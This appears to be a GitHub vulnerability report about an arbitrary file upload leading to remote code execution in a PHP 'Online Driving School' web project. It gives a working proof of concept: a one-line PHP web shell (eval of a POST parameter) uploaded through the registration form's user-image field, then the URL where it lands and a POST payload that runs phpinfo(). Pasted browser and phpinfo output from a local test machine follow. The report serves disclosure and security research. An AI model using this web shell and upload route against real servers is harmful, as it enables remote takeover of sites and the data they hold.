

main

...

Online_Driving_School_Project_In_PHP_With_Source_Code_Vulnerabilities /
arbitrary_file_upload.md



bridge first commit

History

0 contributors

40 lines (17 sloc) | 1.14 KB


...

Online Driving School Project In PHP Arbitrary File Upload And RCE

The Online Driving School Project is a simple mini project for driving institutes. The project contains admin, learners, and users. The user can either be police or victims/complainers. This project is for the institute of driver training first commenced its operations in managing the learners and people who want to take a good learners school as well as the admin which means the owner of the web application can select the best and near learners to the people and connect them both.

project link: <https://code-projects.org/online-driving-school-project-in-php-with-source-code/>

in /registration.php, an attacker can upload an arbitrary file



which leads to remote code execution

POC

First, register an user and choose a backdoor php file as user image

shell0.php

```
<?php
eval($_POST[1]);
```

MY DRIVING SCHOOL - Book Your : +

127.0.0.1/registration.php

MY DRIVING SCHOOL

Register Here! Home About Services Contact

Registration

Select your User Type

Learners Registration

Username:
111

Firstname:
222

Lastname:
333

UserImage
Browse... shell0.php

Email:
foo@gmail.com

Phone No:
888

Password:

Register

then go to /admin/images/shell0.php and post shellcode

PHP 7.4.3 - phpinfo()

127.0.0.1/admin/images/shell0.php

PHP Version 7.4.3

System	Windows NT LAPTOP-5U9C0DCR 10.0 build 22000 (Windows 10) AMD64
Build Date	Feb 18 2020 17:23:22
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cmd.exe /c (nlogon) le jscript configure.js --enable-snapshot-build --enable-debug-pack --disable-zts --with-pdo-oci=oci8-php-snap-builddeps_auroaclew64instantclient_12_1sdk shared --with-oci8-12c=oci8-php-snap-builddeps_auroaclew64instantclient_12_1sdk shared --enable-object-out-dir=.obj --enable-com-dotnet-shared --without-analyzer --with-pgo
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php7.4.3nts\php.ini

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application HackBar

Encryption Encoding SQL XSS Other

Load URL http://127.0.0.1/admin/images/shell0.php

Split URL

Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

```
1=phpinfo();
```

the code `phpinfo();` has been successfully executed.